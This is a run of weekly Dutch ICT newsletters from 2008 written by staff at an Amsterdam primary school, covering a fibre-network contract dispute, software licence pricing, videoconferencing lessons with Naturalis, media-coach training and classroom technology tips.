In de vakantie was er weer eens wat tijd om te lezen. Nu we druk zijn met S@S en de BOA vonden we een paar interessante artikelen. Je vind ze op [onze site](#) > ICt > ICt links. Vooral het stuk 'IT doet niet terzake' is een aanrader.

Groet en een goed weekend,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 7 - week 11 - 2008 (14 maart)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **BOA NIEUWS: CONTRACTEN NIET RECHTSGELDIG!**

De overeenkomst die de 4 AWBR stadsdelen met BOA sloot is niet rechtsgeldig, want slechts ondertekend door 1 partij. Dit grote nieuws bereikte ons via verschillende bronnen. Dit betekent dat we niet aan BOA vastzitten en op een gewone manier glas in in de klas kunnen krijgen, ware het niet dat bestuur en directie van AWBR te kennen hebben gegeven wel met BOA in zee te willen gaan.

Als je de inhoud van het contract leest zie je dat 't een wurgcontract is.

Het BOA onderwerp staat voor a.s. donderdag op de agenda van de GMR.

Komt ALLEN naar de vergadering en betuigt uw steun!

Datum: Donderdag 20 maart 18.30 uur

Plaats: Kantoor AWBR, Elisabeth Wolffstraat 1-3.

Als u 3 à 400 € per maand gedurende 15 jaar aan Internet kwijt wilt zijn, kom dan vooral niet!

Glas kan zonder BOA ook de klas in.

### **TROTS OP ONS NETWERK MET GRATIS ADSL VERBINDING**

via [www.teleblik.nl](http://www.teleblik.nl) kunnen scholen gratis toegang hebben tot een enorme database met filmpjes. In het kader van ons geschiedenis project bezochten we deze week het VOC schip de 'Amsterdam' en ter voorbereiding op dat bezoek bekeken de leerlingen een filmpje over dit VOC schip. Zonder enige moeite bekeken 15 leerlingen tegelijkertijd hetzelfde filmpje op 15 computers. Gewoon met onze adsl-KPN verbinding. Zie ook onze [projectpagina](#).

Eveneens bleek ons netwerk 'Expert' in de Klas goed aan te kunnen.

Voor het volgende geschiedenis thema hebben we volgende week verbinding met 'naturalis'

Ter voorbereiding hebben we een proefsessie gehad. Na wat proberen konden we een goede beeldverbinding maken (met een simpele webcam!) en een matige geluidverbinding. Je kan niet aan twee kanten tegelijk praten. Het deed een beetje aan de bakkies tijd denken: om de beurt praten. Volgende week krijgen de leerlingen van groep 6 en 7 het [volgende filmpje](#) te zien.

Hier wat foto's van de [testsessie](#). Volgende week meer.

### **WEBCAM**

Onze hoge resolutie camera voor breedband glasvezel is binnen. We gaan ermee experimenteren en houden jullie op de hoogte. Je kunt meelesen op de [Elphel wiki](#)

We willen wel glasvezel, maar niet van BOA.

### **KIND IS MAP KWIJT**

Een leerling had een tekst geschreven en kon die niet opslaan, omdat haar map was verdwenen. Die map zat in de map van een ander kind. Waarschijnlijk heeft ze bij het aanklikken van haar map een keer met de muis geschoven en zo haar map in die van een ander kind 'geduwd'. Het staat nu weer goed.

### **LESSUGESTIES**

Er is weer een nieuwe [POLS nieuwsbrief](#). Er staan links voor PAAS-tips in!

### **OPLEIDING MEDIA-COACH**

Deze week gingen we ons specialiseren. De groep ging uiteen in: bibliotheek/mediatheek, voortgezet onderwijs en primair onderwijs. Aan de hand van een stappenplan bereidden we ons voor op het maken van project en beleidsplannen.

De opleiding is al heel erg vol. Er worden nieuwe docenten gezocht om aan de vraag voor de opleiding te kunnen voldoen. Zie op de [site van de NOMC](#).

### **APS IT-DIENSTEN ZWICHT, maar niet genoeg.**

In de XP licentiekwestie hebben we goed nieuws en slecht nieuws.

[In het artikel in Livre](#) stelt APS IT-diensten directeur van Tricht twee zaken:

1. "Hadden ze ons maar even gebeld, dan hadden we ze binnen een half uur uit de brand kunnen helpen en waren ze mogelijk ook nog goedkoper uit geweest"

2. "[...] Het is waar dat het licentieprogramma van Microsoft er in een koop- en een huurvariant is, maar wij mogen het alleen aanbieden als huurvariant.[...]".

Beide beweringen zijn onjuist.

1. Toen onze directeur van Tricht vroeg om zijn eerste uitspraak gestand te doen, bleek dat APS IT-diensten wel degelijk XP kooplicenties te kunnen leveren. Niet goedkoper, maar maar liefst meer dan 15 % DUURDERE dan wij voor de licenties betaalden bij [Sumika](#) in België.

2. Wij konden wel degelijk kooplicenties aanschaffen. APS IT-diensten is dus blijkbaar helemaal niet gedwongen door Microsoft alleen huurlicenties aan te bieden. Toen wij APS IT-diensten vroegen de website en leveringsvoorwaarden aan te passen, werd daar onwillig op gereageerd.

KORTOM: Scholen kunnen XP (en overigens ook VISTA) licenties kopen en zijn daardoor veel goedkoper uit dan ieder jaar opnieuw te moeten betalen. Bovendien kun je nog meer dan 15 % voordeel terecht bij Sumika in België.

Het wordt tijd dat APS IT-diensten Nederlandse concurrenten krijgt. Lees daarover meer in het volgende onderwerp.

#### **MICROSOFT**

In de APS kwestie speelt Microsoft geen fraaie rol. Hans Bos zegt in hetzelfde Livre artikel: "Een school kan haar licenties overal waar ze verkocht worden betrekken, en er is geen exclusiviteit voor APS IT-diensten". Dit is een halve waarheid. Moeders leerden ons: "Een halve waarheid is erger dan een hele leugen". Ten eerste heeft een school een bepaald type licentie nodig waardoor Windows makkelijk is te installeren: een 'Volume License'. Je kunt dus niet zomaar naar een winkel gaan en 100 licenties kopen. Tenminste, je kan het wel doen, maar je koopt iets dat voor een school totaal ongeschikt is.

Ten tweede sluit Microsoft bedrijven uit van deelname aan het "Academic License Program". Daar hebben wij spijkerharde bewijzen voor. Kortom, Microsoft verhindert concurrentie en bevoordeelt APS IT-diensten.

Groet en een goed weekend,

Karin

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
 Baarsjes Informatie en Communicatie Jaargang 7 - week 12 - 2008 (21 maart - goede vrijdag)  
 Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
 +++++

### EXPERT IN DE KLAS

We hadden alles ([pc](#), [monitor](#), [beamer](#), [webcam](#), [scherm](#)) opgesteld in het handvaardigheidslokaal. Om 13.00 waren we klaar voor de test, we hadden verbinding, zij zagen en hoorden ons, maar bij Naturalis werkte 't geluid niet. Op een gegeven moment deed niets het meer vanuit Naturalis. Men vermoedde dat 't iets met de SURFnet server was. De expert bleef helaas expert in Naturalis en kwam niet in de klas. Heel jammer voor groep 6 en 7, want ze verheugden zich er enorm op. Tijdens de voorbereidingles hadden ze al helemaal gezien hoe een vogel werd gevild. De juf zei ter ondersteuning: "t ziet er net zo uit, als wanneer je moeder een kippetje klaarmaakt". Dat hielp enorm!

Volgende week gaan we de testverbinding weer proberen.

### OUDEAVOND: uw kind en internet

Deze avond was een goede test-case voor de opleiding MediaCoach. Nu kon het geleerde in praktijk worden gebracht. Het is van belang vooraf goed af te bakenen waar je het over wilt hebben. Ook moeten de ouders flink aan het woord komen.

Er kwamen goede suggesties voor de volgende bijeenkomst (april).

Wel hadden wij problemen met het draadloze toetsenbord: de muisbediening moet met twee handen en dat is flink oefenen, dus dat leverde nogal wat haperingen op. We gaan nu op zoek naar een draagbare muis.

Het YouTube filmpje dat we lieten zien was vantevoren opgeslagen op de server.

Voor de lezers: volgende week is het examen, daarna is er hopelijk een gecertificeerde mediacoach in De Baarsjes!

### EUROPEES SPEL VOOR KINDEREN OVER VEILIG INTERNET

Deze week lazen we een bericht op de ['mediawijsheid-site'](#) van kennisnet ([achtergrondinfo](#)) over een online-spel voor kinderen. Citaat:

*'De Raad van Europa heeft dinsdag 12 februari een Nederlandstalig internetspel gelanceerd waarmee kinderen spelenderwijs leren wat de gevaren van het internet zijn. De Raad is een organisatie voor mensenrechten en democratie waarbij 47 landen zijn aangesloten. Het spel bestond al in meerdere talen, waaronder het Engels. Volgens de makers bevat internet veel illegale of discriminerende informatie die de rechten van de mens kunnen aantasten. Met het spel willen ze kinderen internet beter leren begrijpen en er dus ook beter mee leren omgaan. De kinderen wordt ook verzocht hierover met hun ouders te praten.'*

Het doel van het spel is E-stad, een stad vol plezier, vrede en veiligheid. Maar de speler moet om daar te komen door het WWW: Het Wilde Woeste Woud, waarin de munten Info, Privacy, Beveiliging en Oplettendheid moeten worden verzameld.

Het spel ['Wild Web Woods'](#) is voor kinderen goed te doen. Binnen een half uur was [een leerling uit groep 6](#) in het derde level.

### MUISMAT

Van een trouwe BIC lezer ontvingen we een leuke muismat kado. Kijk [hier](#). Het erge is dat hun slogan 'Uniek in onderwijsland' nu net het probleem is. Er is geen concurrentie waardoor scholen teveel betalen voor hun licenties. Dat moet anders!

### TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK

### NATURALIS

Naturalis had een intro filmpje op YouTube gezet. Toen wij 't afspeelden was 't blijkbaar druk op school, op Internet, op de YouTube server of nog vele andere plekken waar breedband niet voor helpt. Dat deed de behoefte ontstaan naar een video ripper. Het bleek dat er voor Firefox een add-on is: ['Download Helper'](#). Installeren was 1 minuut werk. De stream kun je meteen opslaan in .flv formaat en afspelen met [VLC Player](#). [Unicows.exe](#) van MS erbij installeren. Het werkt als een zonnetje en het voordeel is dat je de Naturalis presentatie meteen beschikbaar hebt, onafhankelijk van de staat van het wereldwijde web en de tussenliggende componenten. Verder speelt VLC player vrijwel alles af (zie onder).

**ELPHEL WEBCAM**

We hebben de webcam aangesloten op het schoolnetwerk. Hij is in school te bekijken via <http://camera> en met VLC player via <rtsp://camera:554>. We zitten nu te puzzelen op de combinatie van audio en video stream. Wie weet raad? Is er een 'Expert in de BIC'?

Groet en een zalich Pasen.

Karin

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 7 - week 13 - 2008 (28 maart)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

Weinig tijd voor ICT door Pasen, teamdag en crematie.

#### **EXPERT IN DE KLAS**

De test-sessie met 'Expert in de Klas' verliep deze week vlekkeloos. Alles was nu wel in orde bij Naturalis. Door al deze tests beginnen we er wel handigheid in te krijgen. De echte sessie met de kinderen is verplaatst naar donderdag 10 april.

#### **ENQUÊTE ICT VAARDIGHEDEN LEERKRACHTEN ROSA BOEKDRUKKER**

Deze week hadden we een evaluatie/studiedag. Tijdens deze dag werden vragenlijsten ingevuld. Nog niet alle enquêtes zijn binnen.

Er was ook een aantal vragen over onze BIC. Een kleine greep uit de opmerkingen die gemaakt werden:

- leuk, als er links naar websites instaan
- door blijven gaan met de publicatie
- prima informatiemiddel
- het technische deel is te technisch voor de leerkrachten
- moet het wekelijks?

Antwoord op de laatste vraag: voor ons is het ook een soort logboek. We kunnen later altijd allerlei gegevens terugvinden. Degenen die het ontvangen zijn niet verplicht het wekelijks te lezen. En de krant lees je toch ook niet helemaal van voor- tot achterpagina?

#### **WORKSHOP FOTO'S OP DE SCHOOLWEBSITE ZETTEN**

A.s. maandag is de workshop om 15.30 uur. Er kunnen nog 2 mensen bij, want we hebben een paar afmeldingen. We hebben 6 testsites om mee te werken.

#### **SITES en LINKS**

- [polsnieuwbrief](#) - met [1 april grappen](#) en [nog meer 1 april grappen](#).
- websites en ideeën over de [lente](#).
- [klokhuisnieuwsbrief](#)
- [veilig leren lezen nieuwsbrief](#). Er staat een lessuggestie over een vlinderbak. Doorklikken bij extra materiaal voor zonkinderen op de .pdf bij kern 9.
- [wild web woods](#) - een internetspel waarmee kinderen leren hoe ze zich er moeten gedragen. Onze leerlingen zijn enthousiast!

#### **MEDIACOACH**

Karin heeft deze week het examen mediacoach gedaan. Het viel haar niet mee. Het duurde 3 uur!! Over 3 weken uitslag. De redactie heeft goede hoop.

Mediawijs ben je, als je de informatie die door alle media op je afkomt kunt beoordelen en alle digitale ontwikkelingen en nieuwe vormen van informatieoverdracht kunt volgen. Bijvoorbeeld: wat is het goede van een wiki, hoe gebruik je een weblog, wat kun je met hyves, hoe gebruik je de chat in de les, wat doet een mobiele telefoon met Bluetooth, wat is goed aan YouTube en wat niet, hoe cyberpesten leerlingen, weet je hoe je handig geschikte informatie kunt vinden op het internet, hoe worden kinderen beïnvloed door t.v., reclame, websites en computerspelletjes, wat zijn 'goede' websites en waarom? Onze kinderen weten TECHNISCH vaak meer dan volwassenen, maar hebben begeleiding nodig om te leren al die nieuwe media op de juiste wijze te gebruiken en beoordelen. Dus moeten wij volwassenen iets ondernemen om de kinderen 'mediawijs' te maken. Daarvoor worden nu media-coaches opgeleid.

De mediacoach helpt bij het maken van een mediawijsheidsbeleidsplan, initieert projecten en lessen en verzorgt voorlichtingen voor leerkrachten en ouders, kan ingezet worden om vervelende gevolgen van mediagebruik op te lossen. Het is een breed vakgebied. Er is een papieren folder in de maak waarop precies staat wat je van een mediacoach in het onderwijs kunt verwachten. Karin praat je graag bij.

deze week geen:

techniek  
boa

Groet en een goed weekend,



Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 7 - week 14 - 2008 (4 april)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **NIEUWE TEAMLEDEN**

Lionne en Mirjam hebben hun loginnamen, wachtwoorden voor op school en thuiswerken, abonnementen op BIC, Deze Week en het Boekdrukkertje, hun programma's op de desktop en hun groep- en de teammap. Ze krijgen uitleg van Karin.

### **NATUNIEK 8**

Natuniek voor groep 8 geïnstalleerd.

### **WORKSHOP FOTOALBUM - FOTO'S OP DE WEBSITE ZETTEN**

Dat viel niet mee. Er zijn heel wat handelingen nodig om foto's op de website te zetten: van toestel op computer zetten, mappen maken op je computer, foto's verkleinen, en dan pas kunnen de foto's op de website. Het blijkt, dat het voor een geoefende computergebruiker gemakkelijker is het te leren. Dat brengt ons tot de volgende gedachte: 'foto's maken met een digitale camera is een fluitje van een cent, maar wat daarna?'  
(zie ook onder techniek)

### **MUTATIES BIJ DE KLEUTERS**

Bij de kleuters vinden veel wisselingen plaats: er komen steeds 4-jarigen bij. Halverwege het jaar stromen er kinderen door naar onze 2+ klas en er verhuizen kinderen. Vandaag was er eindelijk tijd om die mutaties door te voeren in onze kleuterprogramma's. Daar hoort dan ook een lijstje bij waarop de kinderen kunnen zien welk ikoontje van hen is. Toch jammer, dat je niet gewoon de geschreven naam kunt gebruiken. Die verschillende ikoontjes zijn verwarrender dan een eigen naam, want een eigen naam kunnen onze kleuters gewoon herkennen!

### **INFORMATIEMIDDAG OUDERS**

Er was een flinke groep ouders in de ouderkamer om te praten over internet, kinderen en nieuwe media. De bedoeling was te inventariseren over welke onderwerpen de ouders 'diepere' informatie zouden willen. Er ontstond een levendige discussie over allerlei onderwerpen (televisie, mobieltjes, regels, computers, internet, veiligheid, reclame, gebruik van computers in de school). Het resultaat van de 2 uur durende bijeenkomst was, dat er verschillende thema-bijeenkomsten zullen komen: chatten, veilig internetten, invloed van reclame. Ook gaan we bekijken of we in samenwerking met bibliotheek en/of buurthuis computerlessen voor ouders die meer willen leren kunnen verzorgen. De ouders vonden het erg leuk om ook de meningen en ervaringen van ouders te horen.

### **HUISJE BOOMPJE BEESTJE EN NIEUWS UIT DE NATUUR**

Vroeger keek je elke week naar een uitzending op de school t.v. en deed je er een lesje met een werkblad bij. Nu heb je ter ondersteuning een website met ideeën bij. Een beetje speuren levert op: de uitzendingen komende week gaan over groeien van planten. Bij Huisje Boompje Beestje zit een [nieuwsbrief](#). Op de website van Nieuws uit de Natuur is een [pagina met proefjes](#).

### **TELEBLIK**

Groep 3a gaat volgende week naar het Amsterdams Historisch Museum. Om ze er voor warm te maken is de afgelopen week van alles aan hen aangeboden. Vanmiddag met de beamer filmpjes van Teleblik gekeken over historische jurken, wat er onder de rokken zat. Heel leuk. En een aanloop naar een digibord in de klas?

### **KLASSE TV**

Het programma klasstev maakt gebruik van de filmpjes in teleblik. Teleblik is gratis voor scholen. Klasse TV niet?  
Wat is dan de meerwaarde van Klassetv?  
Wie heeft er ervaring mee?

Dit bericht kwam binnen via de nieuwsbrief van [VIVES](#)

"Een clip bij de les, dat is wat iedere leerkracht van KlasseTV kent. Bij iedere les uit de methoden waar u mee werkt vindt u een korte clip, heel eenvoudig en zonder zoeken. Maar, wist u ook dat KlasseTV veel meer biedt? De Olympische Spelen, burgerschap en sociale integratie, tandenpoetsen, kaartlezen en techniek, het zijn allemaal voorbeelden van thema's waarvoor u op KlasseTV (binnenkort) een digitaal lespakket vindt. Alle lespakketten zijn overzichtelijk gerangschikt en het is direct zichtbaar voor welke groep(en) het lespakket te gebruiken is. Voor het inzetten van de lespakketten zijn diverse werkvormen mogelijk: de leerlingen kunnen klassikaal, in groepjes of individueel aan de slag. Net als bij de methoden vervullen de clips ook bij de lespakketten een hoofdrol. Want, met behulp van audiovisueel materiaal onthoudt en verwerkt de leerling de lesstof beter. Daarnaast zijn clips natuurlijk ook gewoon leuk. Alle lespakketten van KlasseTV sluiten aan bij één of meer kerndoelen en lesmethoden. Zo weet u altijd waar u een lespakket voor inzet. Wel zo gemakkelijk! Neem eens een kijkje op [www.klassetv.nl](http://www.klassetv.nl) "

#### **EDUCAT-b**

Stom stom stom. Voor 1 april hadden we de nieuwe licentiecode moeten invoeren in het programma educat-b. Vergeten. De bibliotheekmoeders konden niets meer invoeren. En ook de code kon niet meer worden ingevoerd. Onze systeembeheerder verzoon een list: de datum in een computer werd teruggezet naar 31 maart en dhet invoeren lukte. Op alle computers werkte educat-b daarna weer.

#### **TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

Wij meldden ons 'fotosopdewebsitezettenprobleem' op onze STRICT (Scholen Tezamen Rijk met ICT) mailinglijst. Deze techniek lijkt is voor ServerAtSchool leden. Daarop kwam Jos (Jenaplanschool de Sterrenwachter Loosdrecht) met een goede suggestie voor een foto-vergroot/verkleinprogrammaatje. Zeer simpel, en er kan verder niks mee: Easy Thumbnails van **Fookes Software** . Niet zo uitgebreid als Irfanview, maar wel zeer eenvoudig met een goede 'preview' mogelijkheid..

#### **BOA**

Een KPN monteur vertelde ons dat twee scholen de KPN de toegang weigerden toen ze 't glasvezelnetwerk kwamen inmeten en foto's maken. Deze scholen hebben blijkbaar de rekensom goed gemaakt. Gedurende 15 jaar € 4000 p.j betalen = € 60.000. Als je zelf de dure glasvezel laat aanleggen, kost dat eenmalig € 15.000. Een snel abonnement gedurende 15 jaar kost €15.000. Winst: € 30.000. Bovendien is het per jaar opzegbaar. We blijven ons bestuur maar niet begrijpen.

Groet en een goed weekend,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 7 - week 15 - 2008 (11 april)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

#### **EXPERT IN DE KLAS: NATURALIS**

Na een eerdere mislukte poging een expert in de klas te krijgen, liep 't nu spetterend. Groep 6 en groep 7 hadden, in het kader van de Hackney Chronicles, contact met een expert in het opzetten van dieren van museum Naturalis in Leiden. De expert gaf uitleg, deed wat voor in het opzetten en gaf uitgebreid antwoord op de vele vragen. Er werd een vleermuis opgezet. De beeldkwaliteit van de verbinding viel een beetje tegen (scherpte). Een impressie vind je [hier](#).  
Collega's in het land: het is ontzettend de moeite waard om zo'n Expert in de klas te halen. Als jullie hulp nodig hebben bij het navolgen: doe dan gerust een beroep op ons! Kijk op de [website van Naturalis!](#)

#### **EEN BLOG VAN HET REKENWEB**



De makers van RekenWeb bespreken elke week een rekenspelletje. Deze week bespreken ze het spelletje 'twee'. Klik op het logo. Het [rekenweb](#) heeft steeds nieuwe spelletjes, voor alle leeftijden. Ook leuk voor volwassenen. Zeer de moeite waard!

#### **NIEUWSBRIEF POLS**

Met o.a. een verwijzing naar [Bereslim](#). Daar heeft onze school een inlogcode voor. Maar wat doen we ermee?

#### **HUISJE BOOMPJE BEESTJE**

Komende week gaat [het](#) over bloeien. Kijk in de nieuwsbrief voor tips.

#### **NIEUWSBRIEF DOCENTENPLEIN**

Voor lezers die de BIC al jaren volgen: In de [nieuwsbrief Docentenplein](#) stond:

*\*4. \*\*Een onafhankelijk platform voor docenten met visie\*  
Met onderwijsvanmorgen.nl biedt Malmberg een onafhankelijk platform waar ... [knip redactie]*

Malmberg? Onafhankelijk platform? Sinds wanneer is een commerciële educatieve uitgever onafhankelijk? Bij Malmberg herinneren wij ons weer Letterpret.

#### **PLANNING VOLGEND SCHOOLJAAR**

We hebben voor het komende schooljaar een plan opgesteld wat er allemaal op ICT gebied moet gebeuren. We zijn benieuwd of er genoeg formatie-uren zijn om alle plannen te kunnen uitvoeren. Een lezing voor de collega's over 'mediawijsheid' staat op het programma. Net als de inrichting van een kenniscentrum voor ouders. We hebben ook een ouder gevonden die wil leren hoe ze de sectie 'ouders' op de website wil leren beheren.

#### **KLASSETV**

Ondergetekende heeft voor een week toegang tot KlasseTV. Volgende week hopelijk wat nieuws om erover te vertellen. Graag reacties van anderen over het werken ermee.

Groet en een goed weekend,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 7 - week 16 - 2008 (18 april )  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

#### **ANNE FRANK**

Deze week hebben alle leerlingen uit groep 7 gewerkt met de cd-rom van Anne Frank. Het werkt perfect: de cd staat op de server en de hele cd wordt dan geladen op een werkstation. Het is een prachtig programma. De kinderen hebben er een opdrachten werkboek bij. Het blijven kinderen: je moet ze aansporen om GOED TE LEZEN wat ze moeten doen, anders klikken ze er maar op los.

#### **ENQUÊTE ICT VAARDIGHEDEN LEERKRACHTEN**

Nog niet alle enquêtes zijn ingevuld/ingeleverd. We zijn wel al aan het inventariseren wat er is ingevuld. Het valt op, dat er aardig wat collega's willen leren hoe ze op onze website kunnen publiceren. Ook hebben we een ouder gevonden die wil leren hoe ze de 'ouder sectie' kan onderhouden.

#### **AMBRASOFT**

Deze week kwam het nieuwe schoolpakket binnen. Er zit ook een cd bij die leerkrachten mee naar huis kunnen nemen om te oefenen met de programma's. Geïnteresseerden ( binnen de Rosa Boekdrukker) kunnen zich wenden tot de afdeling ICT.

#### **TELEBLIK**

Het is echt aan te raden om te snuffelen bij de filmpjes van Teleblik. Voor lessen die je geeft op wereldoriëntatiegebied is wel ietste vinden. Deze week hadden we toegang tot KlasseTV en daar konden we zien welke selectie ze uit de Teleblik filmpjes maken bij onze methodes. Met een beetje handig zoeken lukt dat zelf ook. Een LIO-stagiaire bij ons had leuke filmpjes uitgezocht waarmee ze aan de kinderen liet zien hoe zaadjes kiemen en groeien. Weer een groot succes met de beamer! In onze ouderkamer is de beamer heel snel aan te sluiten. Dit jaar hopen we ook wat digitale schoolborden aan te schaffen. We vorderen met ons speurwerk. Ons 'netwerk' draait weer op volle toeren. (zie hieronder bij techniek)

#### **TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

##### **DIGITALE SCHOOLBORDEN**

We zijn begonnen met ons onderzoek naar digitale schoolborden. We hebben op voorhand een paar eisen:

- Platformonafhankelijk. Het bord moet vele jaren mee, en we willen ons niet vastleggen op een bord dat maar voor één OS bedacht is.
- Open standaarden. In het onderwijs worden open standaarden gebruikt voor het ontwikkelen van lesmateriaal. Zie bijvoorbeeld IEEE LOM en SCORM. Logisch, want op die manier kun je makkelijk lesmateriaal uitwisselen. **Zie ook eisen overheid m.b.t. open standaarden.**
- Open Source. De software die zo'n bord gebruikt moet aanpasbaar zijn aan je eigen onderwijs. Dat gaat makkelijker als 't OSS is.
- We horen van 'tweede generatie digiborden'. We weten niet wat 't is, maar wenselijk lijkt 't wel, als wat we nu hebben de eerste generatie is. Die blinkt uit in onhandigheid en beamerverblindings.

We houden jullie op de hoogte. Dit was vast **een overdenking**

##### **USB voor WINDOWS 98**

USB sticks doen het meestal niet direct onder Windows 98. We vonden een algemene USB driver voor Windows 98:

**<http://www.technical-assistance.co.uk/kb/usbmsd98.php>**

Hij bleek te werken met de eerste de beste stick die we vonden in een huurauto.

##### **AUTOMATISCH IMAGES TERUGZETTEN**

Wij hebben de indruk dat er op de tweede verdieping, waar de hoogste groepen zitten, wel eens wat met de werkstations 'gerommeld' wordt door leerlingen. Telkens images terugzetten is teveel handwerk. We berichtten er al eerder over. We hebben gisteren succesvol \_op afstand\_ 25 werkstations van een nieuw image voorzien. Na schooltijd gingen, met tussenpozen van 2 seconden de werkstations op de 2e verdieping aan, een image van het OS werd teruggezet en het werkstation werd weer afgezet. Dit alles met 1 commando. Nu doen we 't nog vanaf de server, maar we denken na hoe dit in Janitor of SABRINE te

implementeren. Het beheren van de werkstations wordt steeds gemakkelijker!

Groet en goed weekend,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
 Baarsjes Informatie en Communicatie Jaargang 7 - week 17 - 2008 (25 april)  
 Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
 ++++

### **HIEP HIEP HOERA!!**

We hebben een mediacoach op school. Wie naar de mediaconsumptie van onze leerlingen kijkt, en niet blind is voor de effecten daarvan op hun gedrag en hun leren, maakt zich vast wel enige zorg over de rol media als Internet, TV, chatten, mobieltjes, games, reclame en nog zo'n paar geestelijke onruststokers. Wat doe je eraan? Wat kun je doen, en wat beter niet.? Hoe betrek je ouders bij deze zaken? Wat is een goed internet protocol voor leerlingen? Ringtones? ... en ... Allemaal zaken waar een mediacoach bij kan helpen en stimuleren zodat leerlingen bewuster en kritischer gebruik maken van media. Onze mediacoach is Karin Abma en zij is voor scholen inzetbaar. We zullen er vast meer over horen.

### **ONDERWIJSRAAD**

De onderwijsraad is het adviesorgaan voor de regering op de hoofdlijnen van onderwijsbeleid en -wetgeving. De raad heeft op dit moment een advies voor de 2e Kamer in voorbereiding over digitale leermiddelen en ICT gebruik in het onderwijs. De raad hoorde van onze baanbrekende ICT activiteiten en wil ons graag horen. We zijn zeer vereerd. Als de lezers nog tips hebben voor dit bezoek, horen we die graag.

voorbeeld hieronder.

In de laatste COS werd dit lespakket goed geëvalueerd.

Het lespakket Pimpjefoon! leert kinderen op de basisschool op een creatieve manier over de voor- en nadelen van een mobiele telefoon. Inmiddels maken al honderden scholen gebruik van dit speciale lespakket. Eén van de opdrachten: ontwerp het mobieltje van de toekomst...

Selfservice-mobiel is in, praatmobiel is uit

Stichting de Kinderconsument heeft Futurist en Trendwatcher Marcel Bullinga speciaal naar de mobieltjes laten kijken: "Ik heb de meest inventieve ontwerpen bekeken. Die kinderen zijn verrassend slim! Ze hebben een intuïtief gevoel voor de toekomstige functies van de mobiel. Ze zien het als een selfservice- en selfcheckinstrument dat een heel belangrijke rol gaat vervullen in de nabije toekomst. Nu is het louter een suffe sms-, praat- en fotomachine. Het mobieltje van de toekomst is een geïntegreerd apparaat dat fungeert als neus, paspoort en ja, ook als parfumsprayer voor de meiden. Sekseverschillen blijven in! De praatmobiel is uit, de selfservicemobiel is in. Verplicht leesvoer voor Nokia, Philips, Rabo Mobiel en toekomstige leraren!"

Pimpjefoon!

Het lespakket Pimpjefoon! is samengesteld door Stichting de Kinderconsument en Multikabel en speciaal gericht op kinderen van 9 tot 12 jaar. In het pakket zitten onder andere een quiz, interviews en het ontwerpen van een mobieltje van de toekomst. Scholen kunnen het lespakket bestellen en meer informatie vinden op de website [www.pimpjefoon.nl](http://www.pimpjefoon.nl).

### **DIGITALE NIEUWBRIEVEN**

**Klokhuis Nieuwsbrief.** Een leuke klus voor kinderen om in de vakantie een dolhof te ontwerpen op de website van Het Klokhuis.

HUISJE BOOMPJE BEESTJE - [extra mailing](#)

**DOCENTENPLEIN** met allerlei links naar sites over de tweede wereldoorlog.

**VEILIG LEREN LEZEN** er staat altijd wel iets bruikbaar in voor onze leerkrachten van groep 3. Deze keer staat er een schattig voorbeeld in voor een mini-museum. Helemaal onderaan!

### **SLECHTZIENDEN**

Dirk schrijft af ten toe voor "Anders Bekeken", het clubblad voor blinden en slechtzienden. Eén van zijn Linux bijdragen werd overgenomen op het Ubuntu forum: <http://forum.ubuntu-nl.org/topic/25234>. Interessant voor de blinde lezers van de BIC.

### **DIGIBORDEN**

We kwamen terecht bij [digitaleschoolborden.nl](http://digitaleschoolborden.nl). Aldaar een enorme lijst met mkerken. Bellen: we lijken een

bord te pakken te hebben dat platform onafhankelijk is, met open standaarden werkt en waarvan de software OSS is. We Meer info volgt.

We hadden een prettig gesprek met deze aanbieder die zich verbaasde dat scholen zo weinig prijsbewust zijn. Hij noemde als voorbeeld Heutink die 30 % op de prijzen doet, terwijl zij maar 3 % erop doen. Interessante stuff. Zie daarvoor <http://www.schoolinkoopwijzer.nl/>

